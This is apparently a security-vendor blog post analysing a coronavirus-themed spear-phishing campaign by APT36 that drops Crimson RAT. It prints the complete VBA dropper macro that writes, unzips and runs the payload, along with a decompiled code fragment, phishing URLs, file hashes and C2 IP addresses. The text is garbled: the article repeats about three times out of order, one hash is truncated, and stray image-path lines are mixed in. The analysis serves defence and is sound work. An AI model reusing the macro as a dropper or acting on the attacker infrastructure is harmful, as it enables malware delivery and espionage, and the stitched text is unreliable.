```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

Since the coronavirus became a worldwide health issue, the desire for more information and guidance from government and health authorities has reached a fever pitch. This is a golden opportunity for threat actors to capitalize on fear, spread misinformation, and generate mass hysteria—all while compromising victims with scams or malware campaigns.

Profiting from global health concerns, natural disasters, and other extreme weather events is nothing new for cybercriminals. Scams related to SARS, H1N1 (swine flu), and avian flu have circulated online for more than a decade. According to reports from ZDnet, many state-sponsored threat actors have already started to distribute coronavirus lures, including:

- Chinese APTs: Vicious Panda, Mustang Panda
- North Korean APTs: Kimsuky
- Russian APTs: Hades group (believed to have ties with APT28), TA542 (Emotet)
- Other APTs: Sweed (Lokibot)


Recently, the Red Drip team reported that APT36 was using a decoy health advisory document to spread a Remote Administration Tool (RAT).

APT36 is believed to be a Pakistani state-sponsored threat actor mainly targeting the defense, embassies, and the government of India. APT36 performs cyber-espionage operations with the intent of collecting sensitive information from India that supports Pakistani military and diplomatic interests. This group, active since 2016, is also known as Transparent Tribe, ProjectM, Mythic Leopard, and TEMP.Lapis.

APT36 spreads fake coronavirus health advisory

APT36 mainly relies on both spear phishing and watering hole attacks to gain its foothold on victims. The phishing email is either a malicious macro document or an rtf file exploiting vulnerabilities, such as CVE-2017-0199.

In the coronavirus-themed attack, APT36 used a spear phishing email with a link to a malicious document (Figure 1) masquerading as the government of India (*email.gov.in.maildrive[.]email/?att=1579160420*).



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT


```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

Since the coronavirus became a worldwide health issue, the desire for more information and guidance from government and health authorities has reached a fever pitch. This is a golden opportunity for threat actors to capitalize on fear, spread misinformation, and generate mass hysteria—all while compromising victims with scams or malware campaigns.

Profiting from global health concerns, natural disasters, and other extreme weather events is nothing new for cybercriminals. Scams related to SARS, H1N1 (swine flu), and avian flu have circulated online for more than a decade. According to reports from ZDnet, many state-sponsored threat actors have already started to distribute coronavirus lures, including:

- Chinese APTs: Vicious Panda, Mustang Panda
- North Korean APTs: Kimsuky
- Russian APTs: Hades group (believed to have ties with APT28), TA542 (Emotet)
- Other APTs: Sweed (Lokibot)


Recently, the Red Drip team reported that APT36 was using a decoy health advisory document to spread a Remote Administration Tool (RAT).

APT36 is believed to be a Pakistani state-sponsored threat actor mainly targeting the defense, embassies, and the government of India. APT36 performs cyber-espionage operations with the intent of collecting sensitive information from India that supports Pakistani military and diplomatic interests. This group, active since 2016, is also known as Transparent Tribe, ProjectM, Mythic Leopard, and TEMP.Lapis.

APT36 spreads fake coronavirus health advisory

APT36 mainly relies on both spear phishing and watering hole attacks to gain its foothold on victims. The phishing email is either a malicious macro document or an rtf file exploiting vulnerabilities, such as CVE-2017-0199.

In the coronavirus-themed attack, APT36 used a spear phishing email with a link to a malicious document (Figure 1) masquerading as the government of India (*email.gov.in.maildrive[.]email/?att=1579160420*).



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

